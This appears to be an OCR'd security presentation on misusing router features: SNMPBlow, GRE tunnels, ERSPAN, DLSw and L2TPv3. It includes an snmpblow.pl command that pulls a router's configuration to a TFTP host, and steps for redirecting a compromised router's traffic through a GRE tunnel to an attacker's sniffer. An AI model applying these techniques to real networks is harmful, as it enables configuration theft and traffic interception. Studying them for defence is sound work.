



Bending and Twisting Networks

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
SNMP Blow
Defeat SNMP w/ ACL


```
$ snmpblow.pl -s <NetMgt IP> -d <Target IP> -t <TFTP IP> -f cfg.txt < communities.txt
```



Layer 2 and L3 Anti-spoof protection with a complex SNMP community string is recommended. SNMPv3 is highly encouraged.


Reference: http://www.scanit.be/en_US/snmpblow.html

Policy Routing
Override IP Routing Table



Reference http://ptgmedia.pearsoncmg.com/images/1587052024/samplechapter/1587052024content.pdf

GRE Tunnel Utilized to Sniff Across WAN




- GRE Tunnel is configured on the hacked router and the attacker's router
- GRE Tunnel interfaces must be in common subnet
- Configure ACL to define traffic of interest on the hacked router
- Define a route map with the ACL and set the next hop to the attacker's GRE tunnel interface IP address
- Similarly define an ACL & route map on the attacker router to redirect traffic to the packet analyzer

Reference: http://www.symantec.com/connect/articles/cisco-snmp-configuration-attack-gre-tunnel

ERSPAN

Enable Packet Capture Across Routed Network





```
monitor session < session ID > type erspan-source
source interface GigabitEthernet1/0/1 rx
source interface GigabitEthernet1/0/2 tx
source interface GigabitEthernet1/0/3 both
destination
  erspan-id < erspan-flow-ID >
  ip address < remote ip >
  origin ip address < source IP >
```

```
monitor session < session ID > type erspan-destination
Source
  ip address < source IP >
  erspan-id < erspan-flow-ID >
  destination interface GigabitEthernet2/0/1
```

References: http://www.cisco.com/en/US/docs/ios/ios_xe/lanswitch/configuration/guide/span_xe.pdf

DLSw Overview




```
dlsw local-peer peer-id 192.168.2.1
dlsw remote-peer 0 tcp 192.168.3.1
dlsw bridge-group 1
!
interface Serial0/0
Ip address 192.168.1.2 255.255.255.0
!
interface Ethernet0/0
 ip address 192.168.2.1 255.255.255.0
!
interface Serial0/1
 description IBM controller configuration
 no ip address
 no ip directed-broadcast
 encapsulation sdlc
 no keepalive
 clockrate 56000
 sdlc role prim-xid-poll
 sdlc vmac 0030.0000.8100
 sdlc address C0
 sdlc partner 4000.80c0.4040 C0
 sdlc dlsw C0
!
bridge 1 protocol ieee
```

```
dlsw local-peer peer-id 192.168.3.1
dlsw remote-peer 0 tcp promiscuous
dlsw bridge-group 1
!
Interface serial0/0
Ip address 192.168.1.1 255.255.255.0
!
interface ethernet 0/0
ip address 192.168.3.1 255.255.255.0
bridge-group 1
!
bridge 1 protocol ieee
```

DLSw is used to tunnel SNA and Netbios over IP

References:


http://www.cisco.com/en/US/tech/tk331/tk336/technologies_configuration_example09186a0080093ece.shtml

http://www.cisco.com/en/US/tech/tk331/tk336/technologies_configuration_example09186a00801434cd.shtml?referring_site=smartnavRD

Tunnel IPv6 over IPv4 using DLSw

If a router can be compromised with software that supports DLSw a host may be able to tunnel IPv6 traffic across the IPv4 routed Internet.

This is not a documented or supported capability by Cisco.





```
dlsw local-peer peer-id 192.168.2.1
dlsw remote-peer 0 tcp 192.168.3.1
dlsw bridge-group 1
!
interface Serial0/0
Ip address 192.168.1.2 255.255.255.0
!
interface FastEthernet0/0
 ip address 192.168.2.1 255.255.255.0
bridge-group 1
!
!
bridge 1 protocol ieee
```

```
dlsw local-peer peer-id 192.168.3.1
dlsw remote-peer 0 tcp promiscuous
dlsw bridge-group 1
!
Interface serial0/0
Ip address 192.168.1.1
255.255.255.0
!
Interface FastEthernet 0/0
ip address 192.168.3.1 255.255.255.0
bridge-group 1
!
bridge 1 protocol ieee
```


References:
http://www.cisco.com/en/US/tech/tk331/tk336/technologies_configuration_example09186a0080093ece.shtml
http://www.cisco.com/en/US/tech/tk331/tk336/technologies_configuration_example09186a00801434cd.shtml?referring_site=smartnavRD

L2TPv3 Overview


Pseudo-wire
Layer 2 Connection Across Service Provider WAN



Tunnel DSL PPPoE Subscribers Across the Service Provider Infrastructure for Termination at a Third Party Service Provider – Wholesale DSL Busiess Model



L2TPv3
MITM Across the Internet

